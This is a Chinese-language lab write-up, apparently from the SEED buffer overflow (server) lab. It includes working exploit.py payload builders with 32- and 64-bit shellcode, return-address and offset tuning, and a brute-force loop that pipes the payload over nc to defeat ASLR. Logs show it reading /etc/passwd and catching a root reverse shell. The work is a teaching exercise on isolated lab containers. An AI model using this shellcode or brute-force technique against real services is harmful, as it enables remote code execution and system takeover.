
所以尝试确定 ret 值，然后遍历 offset



```
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    #"                                                             *"
    "/bin/ls -l; echo djy succeed; /bin/tail -n 2 /etc/passwd  *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd648  +308 # Change this number
#offset = 116               # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(104,304,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

3. 得出结果

运行程序并查看




```
[10/09/24]seed@VM:~/.../Labsetup$ dcup
Starting server-2-10.9.0.6 ... done
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-1-10.9.0.5, server-4-1
0.9.0.8
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd648
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd648
server-2-10.9.0.6 | total 716
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Oct  9 13:11 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Oct  9 13:11 stack
server-2-10.9.0.6 | djy succeed
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```

```
[10/09/24]seed@VM:~/.../attack-code$ ./exploit.py
[10/09/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[10/09/24]seed@VM:~/.../attack-code$
```

任务 4：level-3 攻击

1. 打个招呼看一下




```
[10/14/24]seed@VM:~/.../Labsetup$ dcup
Starting server-2-10.9.0.6 ... done
Starting server-4-10.9.0.8 ... done
Starting server-1-10.9.0.5 ... done
Starting server-3-10.9.0.7 ... done
Attaching to server-2-10.9.0.6, server-4-10.9.0.8, server-3-10.9.0.7, server-1-1
0.9.0.5
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffd9200bad0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffd9200ba00
server-3-10.9.0.7 | ==== Returned Properly ====
```

发现返回的地址是 64bit 的

而且缓冲区大小是 208 字节，所以可以将 shellcode 放在缓冲区中

2. 修改 exploit.py


将 shellcode 修改成 64bit 的



```python
#!/usr/bin/python3
import sys

shellcode= (
  "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

```


start 修改成 0 开始，将 ret 的值这样就变成缓冲区的地址

offset 是 buffer 的大小+8



```python

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0                  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffde90 # Change this number
offset = 216                 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
#for offset in range(104,304,4):
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


成功



```
erver-3-10.9.0.7 | Got a connection from 10.9.0.1
erver-3-10.9.0.7 | Starting stack
erver-3-10.9.0.7 | Input size: 517
erver-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf60
erver-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffde90
erver-3-10.9.0.7 | total 148
erver-3-10.9.0.7 | -rw------- 1 root root 380928 Oct 14 13:30 core
erver-3-10.9.0.7 | -rwxrwxr-x 1 root root  17880 Oct  9 13:11 server
erver-3-10.9.0.7 | -rwxrwxr-x 1 root root  17064 Oct  9 13:11 stack
erver-3-10.9.0.7 | Hello 64
erver-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
its:/usr/sbin/nologin
erver-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
erver-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
erver-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```

任务五：level-4

1. 打个招呼




```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf60
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf00
server-4-10.9.0.8 | ==== Returned Properly ====
```

Buffer_size=96bytes

Offset=Buffer_size+8=104bytes<len(shellcode)=165bytes


2. 修改 exploit.py



```
##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdf00+1400 # Change this number
offset = 96+8             # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
#for offset in range(104,304,4):
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

ret=rbp+n，n 在 1184 与 1424 之间

3. 成功




```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffdf60
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffdf00
server-4-10.9.0.8 | total 40
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17880 Oct  9 13:11 server
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17064 Oct  9 13:11 stack
server-4-10.9.0.8 | Hello 64
server-4-10.9.0.8 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
ats:/usr/sbin/nologin
server-4-10.9.0.8 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-4-10.9.0.8 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-4-10.9.0.8 | seed:x:1000:1000::/home/seed:/bin/bash
```

任务六：针对缓冲区溢出攻击的对策之随即地址

1. 开启内存地址随机化保护


```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```



```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffd68490820
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffd68490750
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffc43e4f050
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffc43e4ef80
server-3-10.9.0.7 | ==== Returned Properly ====
```


两次地址不再相同

2. 目标程序放在 server1 上



```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff941988
server-1-10.9.0.5 | Buffer's address inside bof():     0xff941918
server-1-10.9.0.5 | ==== Returned Properly ====
```


随机选择地址



```
# Decide the return address value
# and put it somewhere in the payload
ret    =  0xfff387d8+8 # Change this number
offset = 116             # Change this number

```


3. 开启监听

执行攻击程序，并打开监听




```
[10/14/24]seed@VM:~/.../attack-code$ nc -lnv 9090
Listening on 0.0.0.0 9090
```


使用爆破程序开始爆破



```
#!/bin/bash

SECONDS=0
value=0

while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  cat badfile | nc 10.9.0.5 9090
done
~
```




```
[10/14/24]seed@VM:~/.../attack-code$ ./brute-force.sh
```



```
3 minutes and 8 seconds elapsed.
The program has been running 48445 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48446 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48447 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48448 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48449 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48450 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48451 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48452 times so far.
3 minutes and 8 seconds elapsed.
The program has been running 48453 times so far.
```

4. 爆破成功，监听到反弹 shell




```
[10/14/24]seed@VM:~/.../attack-code$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 46978
root@a5df6c2c992c:/bof# ls
ls
core
server
stack
root@a5df6c2c992c:/bof#
```

任务七：其他对策

1. 打开 StackGuard 保护，并将 badfile 文件传输到 stack-L1 文件中，在/Labsetup/serve-code 目录下直接执行 stack-L1 文件

   将 badfile 文件复制到/Labsetup/serve-code 下

